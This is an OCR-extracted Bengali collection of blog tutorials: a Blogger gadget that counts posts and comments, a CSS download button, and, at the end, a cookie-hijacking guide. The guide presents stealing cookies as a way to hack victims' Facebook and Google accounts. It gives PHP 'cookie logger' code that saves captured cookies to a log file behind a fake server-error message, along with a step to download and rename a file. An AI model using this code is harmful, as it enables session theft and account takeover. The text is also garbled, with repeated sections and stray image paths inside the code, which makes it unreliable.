- এবার আপনার ব্লগ একবার প্রিভিউ দিয়ে দেখুন যে আপনার তৈরি করা ফেভিকন শো করছে।
- আর হুম যদি ফেভিকন শো না করে আমাকে গালি দিবেন না
একটিনতুন গেজেট (New Gadget) নিয়ে আজ আমি আপনাদের সামনে উপস্থিত হয়েছি। এই
গেজেটটি দিয়ে আপনার ব্লগে মোট কতটি পোস্ট (Post) প্রকাশিত হয়েছে এবং আপনার
ব্লগের ভিজিটর-পাঠকরা (Visitor-Reader) মোট কতগুলো মন্তব্য (Comment)
করেছেন তা দেখা যাবে।
<script style="text/javascript">
function numberOfPosts(json) {
document.write('মোট পোস্ট: <b>' + json.feed.openSearch$totalResults.$t + '</b><br>');
}
function numberOfComments(json) {
document.write('মোট কমেন্টস: <b>' + json.feed.openSearch$totalResults.$t + '</b><br>');
}
</script>
<font color="blue"><script src="http://shuvo1020.blogspot.com//feeds/posts/default?alt=json-in-script&callback=numberOfPosts"></script>
<script src="http://shuvo1020.blogspot.com/feeds/comments/default?alt=json-in-script&callback=numberOfComments"></script></font>
এই সুবিধাটি ব্লগে স্থাপন করা খুব সহজ।
উপরে দেয়া কোডটি কপি (Copy) করে নিয়ে একটি নতুন HTML/ Javascripts গেজেটে পেস্ট (Paste) করে দিন।গেজেটটির নাম 'ব্লগ পরিসংখ্যান' (Blog Statistics) বা নিজের পছন্দমতো কোন একটি দিন।
কোডের অভ্যন্তরের shuvo1020 লেখাটি পাল্টে আপনার ব্লগের ঠিকানাটি (Blog address) লিখে দিন।
এবার সেভ (Save) করুন।
<script style="text/javascript">
function numberOfPosts(json) {
document.write('মোট পোস্ট: <b>' + json.feed.openSearch$totalResults.$t + '</b><br>');
}
function numberOfComments(json) {
document.write('মোট কমেন্টস: <b>' + json.feed.openSearch$totalResults.$t + '</b><br>');
}
</script><font color="blue"><scriptsrc="http://shuvo1020.blogspot.com//feeds/posts/default?alt=json-in-script&callback=numberOfPosts"></script>
<script src="http://shuvo1020.blogspot.com/feeds/comments/default?alt=json-in-script&callback=numberOfComments"></script></font>
এই সুবিধাটি ব্লগে স্থাপন করা খুব সহজ।
উপরে দেয়া কোডটি কপি (Copy) করেনিয়ে একটি নতুন HTML/ Javascripts গেজেটে পেস্ট (Paste) করে দিন।
গেজেটটির নাম 'ব্লগ পরিসংখ্যান' (Blog Statistics) বা নিজের পছন্দমতো কোন একটি দিন।
কোডের অভ্যন্তরের shuvo1020 লেখাটি পাল্টে আপনার ব্লগের ঠিকানাটি (Blogaddress) লিখে দিন।
এবার সেভ (Save) করুন।
আপনি ব্লগে ডাউনলোড করার জন্য কোন ফাইল দিয়েছেন, সাথে সাদামাটা স্টাইলের
ডাউনলোড লিঙ্ক। ভিসিটর কি সেই লিঙ্কটা সহজে খুজে পাবে? তাই আজকে আপনাদের
জন্য নিয়ে এলাম একটা সুন্দর সিএসএস ডাউনলোড বাটন। এটা আপনার ব্লগে দেয়ার
জন্য Edit Html এ গিয়ে </body> লিখে সার্চ করুন ও </body> ঠিক
উপরে নিচের কোডটি লাগিয়ে নিন।
ডেমো দেখতে এখানে ক্লিক করুন
<style>
.abt-button {
margin: 50px auto;
width: 200px;
}
/* Get this button at TipsWorldBlog.BlogSpot.Com */
.abt-button a {
background: -moz-linear-gradient(center top , #00B7EA 0%, #009EC3 100%) repeat scroll 0 0 transparent;
color: white;
display: block;font: 17px/50px Helvetica,Verdana,sans-serif;
height: 50px;
text-align: center;
text-decoration: none;
text-transform: uppercase;
width: 200px;
position: relative;
z-index: 2;
/*TYPE*/
color: white;
font: 17px/50px Helvetica,Verdana, sans-serif;
text-decoration: none;
text-align: center;
text-transform: uppercase;
/*GRADIENT*/
background: #00b7ea; /* Old browsers */
background: -moz-linear-gradient(top, #00b7ea 0%,#009ec3 100%); /* FF3.6+ */
background: -webkit-gradient(linear, left top, left bottom, color-stop(0%,#00b7ea), color-stop(100%,#009ec3)); /* Chrome,Safari4+ */
background: -webkit-linear-gradient(top, #00b7ea 0%,#009ec3 100%); /* Chrome10+,Safari5.1+ */
background: -o-linear-gradient(top, #00b7ea 0%,#009ec3 100%); /* Opera 11.10+ */
background: -ms-linear-gradient(top, #00b7ea 0%,#009ec3 100%); /* IE10+ */
background: linear-gradient(top, #00b7ea 0%,#009ec3 100%); /* W3C */
filter: progid:DXImageTransform.Microsoft.gradient( startColorstr='#00b7ea', endColorstr='#009ec3',GradientType=0 ); /* IE6-9 */
}
.abt-button a, .abt-button p {
-webkit-border-radius: 10px;
-moz-border-radius: 10px;
border-radius: 10px;
-webkit-box-shadow: 2px 2px 8px rgba(0,0,0,0.2);
-moz-box-shadow: 2px 2px 8px rgba(0,0,0,0.2);
box-shadow: 2px 2px 8px rgba(0,0,0,0.2);
}
.abt-button p {
background: #222222;
color: #FFFFFF;
display: block;
font: 12px/45px Helvetica,Verdana,sans-serif;
height: 40px;
margin: -40px 0 0 10px;
position: absolute;
text-align: center;
transition: margin 0.5s ease 0s;
width: 180px;
z-index: 1;
/*TRANSITION*/
-webkit-transition: margin 0.5s ease;
-moz-transition: margin 0.5s ease;
-o-transition: margin 0.5s ease;-ms-transition: margin 0.5s ease;
transition: margin 0.5s ease;
}
.abt-button:hover .up {
margin: -5px 0 0 10px !important;
}
.abt-button:hover .down {
line-height: 35px !important;
margin: -85px 0 0 10px !important;
}
.abt-button a:active {
background: #00b7ea; /* Old browsers */
background: -moz-linear-gradient(top, #00b7ea 36%, #009ec3 100%); /* FF3.6+ */
background: -webkit-gradient(linear, left top, left bottom, color-stop(36%,#00b7ea), color-stop(100%,#009ec3)); /* Chrome,Safari4+ */
background: -webkit-linear-gradient(top, #00b7ea 36%,#009ec3 100%); /* Chrome10+,Safari5.1+ */
background: -o-linear-gradient(top, #00b7ea 36%,#009ec3 100%); /* Opera 11.10+ */
background: -ms-linear-gradient(top, #00b7ea 36%,#009ec3 100%); /* IE10+ */
background: linear-gradient(top, #00b7ea 36%,#009ec3 100%); /* W3C */
filter: progid:DXImageTransform.Microsoft.gradient( startColorstr='#00b7ea', endColorstr='#009ec3',GradientType=0 ); /* IE6-9 */
}
.abt-button:active .up {
margin: -20px 0 0 10px !important;
}
.abt-button:active .down {
margin: -70px 0 0 10px !important;
}
</style>
পোস্টে ডাউনলোড বাটনটি জুড়তে Compose থেকে HTML এ ক্লিক করুন ও নিচের কোডটুক পোস্টে দিন।
<div>
<a href="tipsworldblog.blogspot.com">Download</a>
<p>Click to Start</p>
<p>1.2MB .zip</p>
</div>
এখানে tipsworldblog.blogspot.com এর জায়গায় আপনার ডাউনলোড লিঙ্ক ও 1.2MB .zip এর জায়গায় ফাইলের সাইজ ও এক্সটেনশন দিন।
ডেমো দেখতে এখানে ক্লিক করুন
<style>
.abt-button {
margin: 50px auto;
width: 200px;
}
/* Get this button at TipsWorldBlog.BlogSpot.Com */
.abt-button a {
background: -moz-linear-gradient(center top , #00B7EA 0%, #009EC3 100%) repeat scroll 0 0 transparent;
color: white;
display: block;font: 17px/50px Helvetica,Verdana,sans-serif;
height: 50px;
text-align: center;
text-decoration: none;
text-transform: uppercase;
width: 200px;
position: relative;
z-index: 2;
/*TYPE*/
color: white;
font: 17px/50px Helvetica, Verdana, sans-serif;
text-decoration: none;
text-align: center;
text-transform: uppercase;
/*GRADIENT*/
background: #00b7ea; /* Old browsers */background: -moz-linear-gradient(top, #00b7ea 0%, #009ec3 100%); /* FF3.6+ */
background: -webkit-gradient(linear, left top, left bottom, color-stop(0%,#00b7ea), color-stop(100%,#009ec3)); /* Chrome,Safari4+ */
background: -webkit-linear-gradient(top, #00b7ea 0%,#009ec3 100%); /* Chrome10+,Safari5.1+ */
background: -o-linear-gradient(top, #00b7ea 0%,#009ec3 100%); /* Opera 11.10+ */
background: -ms-linear-gradient(top, #00b7ea 0%,#009ec3 100%); /* IE10+ */
background: linear-gradient(top, #00b7ea 0%,#009ec3 100%); /* W3C */
filter: progid:DXImageTransform.Microsoft.gradient( startColorstr='#00b7ea', endColorstr='#009ec3',GradientType=0 ); /* IE6-9 */
}
.abt-button a, .abt-button p {
-webkit-border-radius: 10px;
-moz-border-radius: 10px;
border-radius: 10px;
-webkit-box-shadow: 2px 2px 8px rgba(0,0,0,0.2);
-moz-box-shadow: 2px 2px 8px rgba(0,0,0,0.2);
box-shadow: 2px 2px 8px rgba(0,0,0,0.2);
}
.abt-button p {
background: #222222;
color: #FFFFFF;
display: block;
font: 12px/45px Helvetica,Verdana,sans-serif;
height: 40px;
margin: -40px 0 0 10px;
position: absolute;
text-align: center;
transition: margin 0.5s ease 0s;
width: 180px;
z-index: 1;
/*TRANSITION*/
-webkit-transition: margin 0.5s ease;
-moz-transition: margin 0.5s ease;
-o-transition: margin 0.5s ease;
-ms-transition: margin 0.5s ease;
transition: margin 0.5s ease;
}
.abt-button:hover .up {margin: -5px 0 0 10px !important;
}
.abt-button:hover .down {
line-height: 35px !important;
margin: -85px 0 0 10px !important;
}
.abt-button a:active {
background: #00b7ea; /* Old browsers */
background: -moz-linear-gradient(top, #00b7ea 36%, #009ec3 100%); /* FF3.6+ */
background: -webkit-gradient(linear, lefttop, left bottom, color-stop(36%,#00b7ea), color-stop(100%,#009ec3)); /* Chrome,Safari4+ */
background: -webkit-linear-gradient(top, #00b7ea 36%,#009ec3 100%); /* Chrome10+,Safari5.1+ */
background: -o-linear-gradient(top, #00b7ea 36%,#009ec3 100%); /* Opera 11.10+ */
background: -ms-linear-gradient(top, #00b7ea 36%,#009ec3 100%); /* IE10+ */
background: linear-gradient(top, #00b7ea 36%,#009ec3 100%); /* W3C */
filter: progid:DXImageTransform.Microsoft.gradient( startColorstr='#00b7ea', endColorstr='#009ec3',GradientType=0 ); /* IE6-9 */
}
.abt-button:active .up {
margin: -20px 0 0 10px !important;
}
.abt-button:active .down {
margin: -70px 0 0 10px !important;
}
</style>
পোস্টে ডাউনলোড বাটনটি জুড়তে Compose থেকে HTML এ ক্লিক করুন ও নিচের কোডটুক পোস্টে দিন।
<div>
<a href="tipsworldblog.blogspot.com">Download</a>
<p>Click to Start</p>
<p>1.2MB .zip</p>
</div>
এখানে tipsworldblog.blogspot.com এর জায়গায় আপনার ডাউনলোড লিঙ্ক ও 1.2MB .zip এর জায়গায় ফাইলের সাইজ ও এক্সটেনশন দিন।
কুকি হাইজাকিং এমন একটা হ্যাকিং মেথোড যেটার দ্বারা অনেক গুরুত্বপুর্ন ও বড় বড় কিছু হ্যাক করা যায় । এর মাধ্যমে অন্যের পাসওয়ার্ড পেয়ে তুমি হ্যাকিং শুরু করে দিলে ।
ধরো ভিকটিম ফেসবুক, গুগল সহ অনেক যায়গায় ব্রাউজিং করে এবং ওইসব তথ্য তার ব্রাউজারে সেভ থাকে । তুমি যদি কারো কুকিপাও তাহলে তার অনলাইনের সব কিছুই হ্যাক করতে পারবে ।

কুকিলগার কি?
কুকি লগার এমন একটা জিনিস যেটা একটা সাধারন PHP স্কিপ্ট দ্বারা তৈরি করা হয় ।
এটার দ্বারা যে কারো তথ্য চুরি করে একটা লগ ফাইলে সেভ করে রাখা যায় ।
আজ আমি আপনাদের দেখাবো কি করে নিজের একটা কুকি লগার তৈরি করতে হয় । আশা রাখি আপনারা অনেক ভালো করে উপভোগ করবেন ।
Step 1: নিচের লিন্ক থেকে ফাইলটা ডাউনলোড করুন এবং এটাকে রিনেম করে Tipstune.gif: নাম দিন ।
Download it.
http://www.crocko.com/1702516956.html
Step 2: এখন নিচের কোডটা কপি করে Notepad এ পেস্ট করুন এবং এটাকে সেভ করুন cookielogger.php: নামে ।
$filename = “logfile.txt”;
if (isset($_GET["cookie"]))
{
if (!$handle =fopen($filename, ‘a’))
{
echo “Temporary ServerError,Sorry for the inconvenience.”;
exit;
}
else
{
if (fwrite($handle, “\r\n” .$_GET["cookie"]) === FALSE)
{
echo “Temporary ServerError,Sorry for the inconvenience.”;
exit;
}
}
echo “TemporaryServerError,Sorry for the inconvenience.”;
fclose($handle);
exit;
}
echo “TemporaryServerError,Sorry for the inconvenience.”;
exit;
